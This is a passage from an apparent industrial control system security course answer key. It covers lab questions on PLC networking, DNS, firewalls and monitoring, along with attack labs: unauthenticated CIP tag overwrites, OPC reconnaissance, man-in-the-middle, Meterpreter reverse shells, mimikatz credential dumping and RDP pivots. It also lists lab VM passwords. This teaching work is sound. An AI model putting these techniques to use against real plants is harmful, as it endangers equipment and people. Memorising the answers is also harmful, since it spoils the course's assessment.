- Maximum duty cycle of 6 OPEN/CLOSE cycles per minute

Therefore, we chose to set a 250-millisecond maximum coil energized limit by utilizing timers.

All systems have mechanical limitations and safeguards are designed to protect people, environment and equipment. Some safeguards can be manipulated or leveraged to damage or destroy equipment.

Lab 1.9 -- Local Process Environment Mapping

Questions

1. How many assets are connected to your pod?

The following Rockwell Automation assets should show up on your scan:

- CompactLogix
- PanelView
- Stratix 2500
- Remote I/O (1734-AENT)

The following Click PLC's should show up IF they are connected to the Stratix 5700 switch:

- Click 1
- Click 2

The following student PC's should show up IF they are connected to the Stratix 57000

- Student 1 PC
- Student 2 PC

2. What different assets show up in the Nmap scan that did not show up with the previously performed RSLinx scans?

Nmap will report any listening service of any device on Ethernet as opposed to RSLinx that will only report on the Common Industrial Protocol (CIP) interface services of supported devices .

3. Is it "safer" to run an RSLinx scan or an Nmap scan on the Rockwell assets and why?

It is "safer" to run the RSLinx scan first and find the Rockwell assets before running an Nmap scan because it has been reported that Nmap, NESSUS and other active scanners can cause issues for PLC or other automation assets. The question is "why"? In some cases, it can be an overloaded PLC that may have a single CPU to service both the ladder logic and the communication processes that can cause an issue. Sometimes it is a network issue where the additional Nmap activity can cause the PLC to not receive remote I/O messages and cause a process to shut down. It is recommended to find out if the PLC vendor has tools to help scan, determine the PLC loading before attempting to run active scanning tools and how/if/where scanning could be performed during a planned shutdown.

Lab 2 Answer Key

Lab 2.1 -- Connect Pods to Level 3 Infrastructure

Questions

1. What indication did you see from Studio 5000 if one of the pods are not communicating?

If you are online with the CompactLogix, you will see a flashing I/O Ok indication.

2. If we look in the Studio 5000 CompactLogix programming environment, why are the other Pod PLC's mapped under the I/O configuration tab?

There are two ways we can communicate with other PLC's; they are through a ladder logic Message Instruction or by using the "Produce / Consume" method. In order to use the Produce / Consume model, we map the other PLC as remote I/O in our I/O tree. Mapping the other PLC as I/O initiates a Class 1 connection to the other PLC. See Class 1 and Class 3 descriptions below.

Class 1 (Implicit)- refers to any connection that uses an RPI (Requested Packet Interval). These include I/O and produced/ consumed connections. Another name for a class 1 message is "implicit". Implicit refers to information (source address, data type, destination address, etc.) which is implied in the message but not contained in the message.

Class 3 (Explicit) -refers to any connection that does not use an RPI. Class 3 connections are non-time critical. Example: MSG instruction and program upload. Another name for a class 3 message is "explicit". Explicit messages include basic information (source address, data type, destination address, etc.) in every message, hence they are explicit.

3. What is a possible purpose of Controller-to-Controller communications?

In our labs we use Controller to Controller communications to pass recipe data and remote I/O status. In some applications we could also pass part genealogy data, permissive data, controller status data such as "I'm in run mode, I'm in program mode so don't trust my live values", etc.

Lab 2.2 -- Remote I/O

Questions

1. What are the benefits of using remote I/O being controlled over a network?

It can be less expensive from a "home run" wiring architecture where all the field device wires are run back to a central location where the PLC is located.

2. What are the challenges to controlling remote I/O over a network?

There are several architectural and switch specifications that one must consider when designing a remote I/O subsystem. One of the first considerations should be an investigation of spanning tree algorithms supported by the switches. During a spanning tree event, it is possible this event will cause I/O subsystems to drop because in most cases while this event is occurring traffic will be flooded. This can cause the remote I/O to not receive heartbeat or data from the PLC. It's also possible the remote I/O block will have to process the flood of traffic, and this can cause a DoS situation for the I/O.

Another consideration is to limit the latency and jitter of the packets between the PLC and the I/O by reducing the number of switches placed between the PLC and the remote I/O block. For instance, if the remote I/O has been set to a very fast Requested Packet Interval (RPI), then it's possible the remote I/O will not receive communications from the PLC in a reliable manner. It's possible if the heartbeat between the PLC and the remote I/O occurs beyond the RPI, then the I/O will drop.

One must also consider how the switches are going to be managed. Ideally there is a separate management network with either a separate VLAN or even a management port is used. The goal is to separate the management traffic from real time control data, so they are not mixed on the same VLAN. In some poorly designed systems, you can see scenario's where remote I/O and HMI traffic overwhelms the switch and it becomes almost impossible to get into the switch management console to save yourself without interrupting the real time control traffic.

3. Can remote I/O be controlled over standard Ethernet?

Yes, some. The lab systems you are working through in this section are using standard Ethernet and COTS Ethernet switches. However, there are some applications like motion control that have stricter requirements, so vendors have modified standard Ethernet hardware and the protocol to support the timing and repeatability (determinism) requirements.

Lab 2.3 -- Validate Functionality

Questions

1. Does your company have a validation program? If so, how often do you validate the PLC code?

The importance of a validation program is twofold. One is the abilities of the tool(s) to inspect and compare the logic and the data. The other important aspect is that you actually use the tool(s) with some regular frequency by means of a validation program.

2. What is the value of a comparison tool versus a hashing utility?

A hashing utility will tell you if an offline file is the same as the validated program file however, if it's different then where do you start your investigation of what's different? It's also important to separate your comparison between the PLC code and the data. It is possible for the PLC code to match the validated copy while critical data values like sensors limits, certain machine specific values, etc. could have been changed to cause the process to be out of tolerance.

3. When you ran the comparison tool, did you notice it will compare differences in hardware configurations?

It's important to understand that a system comparison should include hardware, firmware, logic and data. A comprehensive comparison should include all the elements of system including the PLC, sensors, valves, drives, switches, routers, firewalls, etc.

Lab 2.4 -- Network Infrastructure Configuration

Questions

1. What is the difference between forwarders and conditional forwarders?

When a name is unresolvable within the local DNS servers, Forwarders send those queries to other (internal or external) DNS servers for resolution. Instead of forwarding all unresolvable queries to other DNS servers, conditional forwarders forward queries to specific forwarders based on the domain name contained in the query.

2. Where was the IP address of the HMISRV resolved from?

It is important to recognize that name resolution, if used, will very between both vendors and deployments. Knowing how name resolution is used for every system in an environment is crucial for threat detection, response and recovery. In this deployment the IP address was resolved from the local 'Hosts' file on the client computer sometimes referred to as the Operator Workstation or OWS for short.

3. What was the benefit of deleting DNS forwarders?

Most ICS environments are static. The ICS Servers and Workstations are well known. By configuring a DNS forwarder, you are providing a commonly known exfiltration path to an untrusted or unknown network. In most cases name resolution of external domains are defined and well understood. An name resolution query to a random or not pre-defined should be considered suspicious, blocked and sink holed for farther evaluation. The goal is to know all the domains required by the ICS networks and configure the internal ICS DNS server with specifically known domain names.

Lab 2.5 -- Map Communications for the Environment

Questions

1. What key information is needed to make this task successful?

Both documented knowledge and access to key personnel is a necessity to discuss the relevance or criticality of each identified asset, protocol communication. Without this information identification of this communication becomes less useful for ICS security activities.

2. What method could improve the effectiveness of this activity?

Depending on the operations of the ICS, some critical and noncritical communications may only appear at a specific step or event in the operation. These events could easily be unaccounted for if the capture time is too short. A significant improvement would be to deploy a live capture/analysis of the network segments under investigation over a reasonable period of time with some relation to the production and maintenance cycles.

3. How could an attack use any of the communications?

An attacker postured in the Manufacturing Zone network could bypass the Pod PLC and directly interact with the Click PLC. Considering the Click PLC has direct machine control, the attack would also have a broad range of capabilities available to manipulate the operation of the machine. In general, it is entirely reasonable to have assets within the Manufacturing Zone network to access the Click PLC. By disallow this access, however, will reduce the range of capabilities available to the attacker by only manipulating the Pod PLC to achieve a desired impact to the function of the machine controlled by the Click PLC. Keep in mind that a pivot through a compromised Pod PLC may still be possible but, conceptually, this would still increase the level of difficulty for the attacker.

Lab 2.6 -- Configure Connections to Process Visualization

Questions

1. What is the client retrieving from the HMI Server when you selected the trend button?

Every vendor has a unique method to how their client screens operate, however, 3 fundamental things are typically required; a set of graphics, a pointer to data location, and the connection of live or historical data. In this situation the trend graphics are first items the client retrieves from the HMI server when the trend button is selected.

2. Is the Factory Talk Directory linked to the Domain?

Yes, but this is not always easy to determine from within the FactoryTalk Administration Console; especially when not utilizing Domain Users. The FactoryTalk Directory will also work in a Workgroup.

3. Where is the Factory Talk Directory running?

Within this system, the centralized FactoryTalk Directory configuration is running on the server name LICSRV. Technically, the FactoryTalk Directory is installed and running local copies of the configuration on all computers running Rockwell Automation software. Remember that a FactoryTalk Directory is unique to the Rockwell Automation software platform and not all installations will utilize a central FactoryTalk Directory. Because this subsystem is unique to Rockwell Automation, it is important to understand how the features and functions of the backend subsystems operate in any vendor software platform running within the ICS environment.

Lab 2.7 -- PLC Device Level Attack

Questions

1. How could an attacker determine tag names that could be targeted?

Tag names can be found in many locations including system documentation, within PLC configuration files, online with configuration tools, within OPC configurations, direct from OPC servers, within historian configurations or servers, or from other IT databases (MSSQL, Oracle, etc.). Depending on the protocol, they can sometimes be lifted from the network traffic. Sometimes an active Excel document or a benign, but critical, IT application may reference tag names.

2. Was any authentication used when sending the evil CIP command to overwrite the tag value? If not, why not?

No. Like many ICS protocols, standard Ethernet/IP does not operate with authentication. Newer versions of Ethernet/IP are being released that do include some level of authentication.

3. What are some ways to detect/prevent this type of attack?

There are many ways this can be identified. With a known baseline, this new communication could be identified within the network security monitoring system by source IP, protocol and/or source subnet. Ethernet/IP operates with vendor specific objects that extend the standard Ethernet/IP when communicating between Rockwell Automation assets. The python module 'cpppo' only uses the standard set of objects within Ethernet/IP. These two communications can be easily distinguishable when reviewing the network traffic. This knowledge could be applied in detection / prevention methods.

Lab 2.8 -- OPC Discovery Attack

Questions

1. Why would an attacker target the OPC UA server initially?

The OPC server contains information vital for reconnaissance activities that may include the types of systems, manufacturing, models, firmware levels, protocols in use, their running state, IP addresses and of course the list of tag names and data values. This information coupled with network, system and P&ID drawings can assist adversaries to plan their approach to achieve their objective.

2. What sensitive information can an attacker gain from the OPC UA server?

The type of sensitive will vary depending on the organization and control system type. However, in general all information could be classified as sensitive. Some data may be representative of recipe values or production counts or volumes. Other data may be directly influential to the operation through adjustments driven by external human or digital analytics.

3. What are some ways to detect/prevent this type of attack?

An OPC UA server does have authentication and authorization capabilities utilizing certificates, however, a compromise of a trusted server or certificate would negate this capability. Other and more common mitigations include effective network and application architecture changes that include restricted network access to limit exposure of OPC servers and effective use of network security monitoring utilizing established communication baselines to identify behavior change in the access of OPC servers.

Lab 2.9 -- Local Network MiTM Attack

Questions

1. Why can you not initially monitor network traffic between the HMI and the PLC?

Fundamentally, a network switch isolates traffic between onboard ports by using the source and destination MAC addresses within the packets. This performance improvement mechanism prevents the flooding of all packets to all ports.

2. How would an attacker know what values to modify in transit? What information would be useful?

For one example, an attacker would likely first need to know the type of physical asset is being controlled through drawings and documentation to determine a desired effect. Then, with a sample of monitored traffic along with offline configurations, models and firmware levels of the HMI and PLC, an attacker could stage this in an attacker lab-controlled area to replicate the environment to develop the attack script needed to achieve the desired effect.

3. What are some ways to detect/prevent this type of attack?

A network security monitoring program that was able to detect new assets and communications would be a good objective-based approach. However, potential architectural improvements and network segmentation and access controls could minimize or reduce both the attack landscape and the attack surface of the protected system thereby increasing the effectiveness of detection tools.

Lab 3 Answer Key

Lab 3.1 -- Implementing Local Firewall

Questions

1. What was the benefit of deleting the default route?

In a simple definition, a default route is a last resort for when a route path is not preconfigured. This is useful when network assets are regularly moved between different networks, such as laptops, and their communications between networks are variable which cannot be easily predefined. Utilizing a default route within industrial control systems networks, however, can be opportunistic for malicious abuse of this allowed variability. A default route could expose communications with unexpected, and unwanted, networks and network assets. A securely desi gned industrial control systems has well engineered and documented communications with external entities between networks thereby avoiding the necessity of default routes.

2. What is the purpose of the DMZ?

The primary purpose of the DMZ is to introduce a services sandbox within an isolated branch network off a perimeter between 2 different trust zones (or trust domains). This sandbox is meant to support secure methods to allow the sharing of data and users between zones without providing direct accessibility from either zone.

3. How does a firewall make a DMZ possible?

Primarily it is a firewall's fundamental 'deny by default' design philosophy for all ingress and egress packets at each local port that allows a DMZ to be inherently useful. For this to work, however, a firewall also supports other beneficial level 2 and 3 networking capabilities such switching, routing and VLANs.

4. Where is an IDMZ located in the Purdue Model?

The IDMZ is located between level 3 and 4 in the Purdue Model. It is also sometimes referred to level 3.5.

Lab 3.2 -- Process Historian

Questions

1. What happens when the useless box is in the off position before the attack?

The weight holds steady and does not continue to rise since the process stopped as the safety mechanism provided by the useless box provides a trip signal commanding the process to stop.

2. What happens when the useless box is in the off position during the attack?

The weight continues to rise and process continues as the safety mechanism provided by the useless box has be compromised and the trip signal is overridden.

Lab 3.3 -- Configure and Establish Secure Remote Access

Questions

1. Is the authentication based on the user and password only?

No. Certificates are used for device authentication, however, without a properly supported Public Key Infrastructure, this device level authentication is not an effective.

2. Why are the host file entries required?

Because none of the environments have an ability to resolve DNS queries with each other, host files are used instead. DNS entries of the other environments could have also been manually added to the Enterprise DNS and ICS environments, however, the Remote Desktop Gateway server is not associated to the DNS server so host files would still need to be configured.

3. Would it be better to utilize PKI infrastructure?

Yes. A PKI infrastructure would allow the issuance, management and revocation of individually assigned Private/Public certificates for each user and their device.

Lab 3.4 -- SMB Attack

Questions

1. What account is SMB using? Why is that so important?

Based on the account name, this is likely a privileged account used by the maintainers of the industrial control systems. It is likely that folders used by this account may contain sensitive documentation about the ICS. It is also possible that this account name or even password is reused on other related services.

2. The payload used was a reverse TCP Meterpreter shell. How could you prevent this reverse connection?

Engineer network restricts to only allow known ports and destinations of traffic attempting to leave the IDMZ network. Most Internet Edge firewalls leaving a corporate network openly allow traffic to leave the network as destinations from users within the network are quite variable. However, traffic leaving an IDMZ, or ICS is, or should be, deterministic at least by service and device.

3. How is mimikatz able to dump cleartext credentials?

The credentials reside in memory are encrypted instead of as a hash. Mimikatz is able to utilize the local Win32 functions LsaProtectMemory and LsaUnprotectMemory (used to encrypt/decrypt certain areas of memory) to decrypt and display all the user accounts and passwords in the system.

Lab 3.5 -- RDP Pivot Attack

Questions

1. What technique is demonstrated in this exercise?

This is a demonstration of a pivot attack against an DMZ.

2. Does an attacker need to RDP to the Jump Box to run the netsh command?

In general, not necessarily as the RDP service might have been exploitable or, in other systems, there may have been another service available that could have been used. By using a RDP session as it would normally be used may help reduce the chance of the attacker getting caught by the network security monitoring system.

3. What are some ways to detect/prevent this type of attack?

Adding multifactor to the RDP session is the most obvious item that could have been used to mitigate use of stolen account credentials. Engineer network restricts to only allow known ports and destinations of traffic attempting to leave the ICS and IDMZ network would prevent a reverse shell of a random port. After a thorough investigation, disabling the FTP and any other unused service on the HMI would prevent this final attack step. Finally, detecting and responding to new service and listening ports on perimeter servers. perimeter communications, and possibly new low-level ICS device communications.

Lab 3.6 -- Stage 2 Attack

Questions

1. What type of troubleshooting difficulties would this type of attack create?

The interesting aspect to this specific attack is that the effect does not happen immediately. This is due to the targeted tag value only being read on initial power up or during a PLC mode change from 'Program' to 'Run' as it is embedded into an initialization file. An initialization file is not a standard configuration from a vendor but is rather a method to repeatably set a machine to a known good start state. The correlation between 'what has changed' and when the effect occurs is difficult to identify and correct.

2. While this lab sent commands directly to the CompactLogix PLC, could this attack have been accomplished by routing the traffic through a compromised server such as the one in the previous exercise?

Absolutely, with the reverse shell enabled on the jump host, and with network access preconfigured to allow the jump host access to the CompactLogix PLC, the same attack scripts could have been sent from outside of the local ICS network.

3. What are some ways to detect/prevent this type of attack?

A firewall could restrict network-level access to the CompactLogix PLC to only those that require communication. Putting a firewall in front of every PLC does not make sense but strategic use for associated groups of assets is possible. As long as the attacker is postured outside of a protected group of assets, a firewall would add difficulty to use this technique. Telemetry network communications to many dedicated PLCs (or RTUs) over lower trust networks, such as cellular or vSAT, however, is an example where the deployment of many individual company-owned network access controls might be warranted.

Reviewing all perimeter service access requirements to the devices within the ICS can be performed to reduce the network locations this attack could be performed. In general, detecting and responding to new ICS perimeter communications, and if capable, possibly new low-level ICS device communications.

Lab 4 Answer Key

Lab 4.1 -- Local Monitoring

Questions

1. Can both CyberLens and Integrity software tools perform static and Live traffic collection and analysis?

Yes, however, some network and environmental restrictions may exist that could prevent an ability to perform continuous collection. Additionally, collecting too much traffic may hinder the ability and effectiveness to analyze the collection.

2. Which tool performs ICS network whitelisting?

Integrity allows setting a baseline which will then present new deviations on the Integrity Dashboard.

3. What is the key capability necessary for either of these tools to work and provide value?

An ability to capture network traffic from the network segment under investigation requires the use (and approval) of an already existing switch with port mirroring capability or an ability to add a network tap.

Lab 4.2 -- Process Environment Monitoring

Questions

1. What is the benefit of pushing the data to ELK?

ELK is an open platform that can be used to enhance querying and analyzing the data collected by Integrity. ELK allows provides more flexibility in and an ability to provide information about multiple pieces of data from disparate sources beyond Integrity useful for threat discovery and incident response activities.

2. Can you push multiple Integrity collectors to the same instance of ELK?

Yes. ELK is designed to consume data from multiple data sources.

3. What other data feeds can be pushed to ELK?

Other data feeds could be theoretically anything including syslogs, DNS logs, AAA records, database records, firewall logs, etc.

Lab 4.3 -- Monitoring Tool Integration in ICS

Questions

1. Is the SiteStore server capturing traffic?

No, a second component, called the Midpoint Sensor, is responsible for capturing the traffic and relaying the associated traffic metadata to the SiteStore. Multiple Midpoint Sensors can be deployed throughout the environment.

2. Do the analysts need access to the networks that are being monitored?

No, all the collection is performed by the Midpoint Sensor which then forwards associated traffic metadata to the SiteStore. Analysts only need to interact with the SiteStore to analyze the network traffic monitored by the Midpoint Sensor.

3. What is the difference between the identified Threat Behaviors and the Indicators?

In simple terms, from the paper The Four Types of Threat Detection by Sergio Caltagirone and Robert M. Lee, indicators, like IOCs, leverage the knowledge of similar incidents with context of an adversary use of technical elements to search for the same activity in an environment. Considering a threat tradecraft may change the use of individual technical elements, Threat Behaviors are an abstraction away from those individual technical elements to provide a more scalable and transposable approach in search of threat activity.

Lab 4.4 -- ICS Asset Inventory and Management

Questions

1. What firmware is running on the controllers?

The Rockwell CompactLogix controllers are running firmware version 24.013. The firmware level of the Click PLC is unknown due to limitations of this application.

2. What model of CompactLogix is being reported?

The model of the CompactLogix is actually 1769-L18 Series B.

3. How many 'code download' events have you seen for your pod?

The answer is entirely circumstantial based on the events that occurred before the start of class and the student activities during the class. The Activities Summary will display the answer.

4. Were any code downloads performed from a computer other than yours?

The answer is entirely circumstantial but reviewing the historical events show other computers.

5. How many vulnerabilities are shown as associated with the controller?

11.

Lab 4.5 -- Kiss of Death (KoD) Attack

Questions

1. Will the same make and model of PLC skew the same amount of time under the same temperature and humidity conditions?

No. Every circuit and clock will vary even in the same make and model of PLC.


2. Without a time source to correct the time skew, will a personal computer or PLC time be more likely wander further out of sync?

The PLC will tend to wander more than a personal computer. Some of it just the cheaper hardware but it's also less likely that a personal computer will live near an oven or out in the cold where you are likely to find a PLC living.

3. What is distance / time?

Velocity or speed. This question is to remind you that time is part of the velocity calculations and if the time isn't accurate, then velocity cannot be accurate either.

Network Reference Sheet




Open in new tab

Virtual Machine Credentials

The login credentials for all virtual machines used in this class are listed below for quick reference.

All login credentials are also displayed in the respective virtual machine's information panel. Below are screenshots showing the login credentials under VMware Workstation and VMware Fusion, respectively.



1. Windows VM
    - Username: `ICS612`
    - Password: `ICS612`
2. RELICS VM
    - Username: `relics`
    - Password: `relics`
3. Kali VM
    - Username: `root`
    - Password: `toor`

How to Approach the Labs

The ICS612 Lab Workbook is structured to walk you throught the various team roles and skillsets to design, build, defend and restore opertaions against various types of attacks.

To get the most out of each lab, we will step you through the different portions of the workbook. The workbook is specifically designed to enable students from a variety of backgrounds and with different skill levels to get the most out of each lab.

Lab Background

This seciton may provide a high-level of what to expect going into the lab as well as an estimation of time required to complete the lab.

Lab Objectives

This section is designed to help students understand the larger picture of what the objectives of the lab are meant to show or teach. Typically the labs demonstrate an operations activity, an analytical technique or an attack to reinforce content discussed. We strongly recommend that students quickly look over these objectives when beginning the lab.

Lab Content

The labs will reinforce the skills to navigate from fundamental PLC and HMI operations to the complexities of advanced IT and OT security architecture and monitoring, gaining insight into how threat actors attack operations through ICS systems and personnel. Our immersive in-classroom operations environment will help you learn the methodology needed to identify operational vulnerabilities and build defenses through the roles of engineering, operations, red and blue teams.

The immersive in-classroom operations environment simulates the operations of a Coffee Factory. Each student will be given their own network used to operate their own local system and connect back into the plant network with all the other student systems. For this reason, we have a specific method used to ensure IP address conflicts are avoided and each student experience is their own.

This is explained in throughout the workbook, but a simple example of this is shown below.

Click to reveal an example of the method used throughout the course to determine your IP address to complete a task such as configuring your ip address.

Configure the IP Address as `172.16.AAA.12` and Gateway as `172.16.AAA.1`.

Where `AAA` == Pod # 1-15

Example

Pod 1 Student 1:

```
Address: 172.16.1.12
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

Pod 12 Student 1:

```
Address: 172.16.12.12
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

In general, we suggest that there are three ways to perform the labs. Beginner or intermediate students should generally approach labs using the following strategy:

The course concludes day 5 with an incident response scenario in which you will investigate and recover classroom operations utilizing the skills gained throughout the labs.

Gain familiarity: You should fully read all informaiton provided to familiarize themselves with the overall topic and techniques. Remember that you are here to learn, not to fight your system or become confused. You will get more from the lab by following along and mimicking what you see directly while reading the full (and sometimes lengthy) explanations.

Takeaways

For every lab, the takeaway section highlights what was perfromed and acheived. The takeaway section is important because these labs will build on one another as we progress through the course.

What's in the Media Files

The listing below describes the hierarchy of files and folders in your ISO media files.

ISO

- `/Extras/` : ClickPLC and C-More Backup and Restore Manuals.
- `/Utilities/` : Tools necessary for the class.s
  - `7z2405.exe` : Microsoft Windows tool to extract the Virtual Machine 7zip archives.
  - `Keka-1.3.8.dmg` : MacOS tool to extract the Virtual Machine 7zip archives.
- `/Lab Files/` : Lab files necessary for the class.
- `/Pack Unpack Videos/` : Videos to show how to pack and unpack the student kits. Useful for travelling with or shipping the student kit after class.
- `/Virtual Machines/` ; Virtual Machines used for the class. Must use 7zip to extract before class.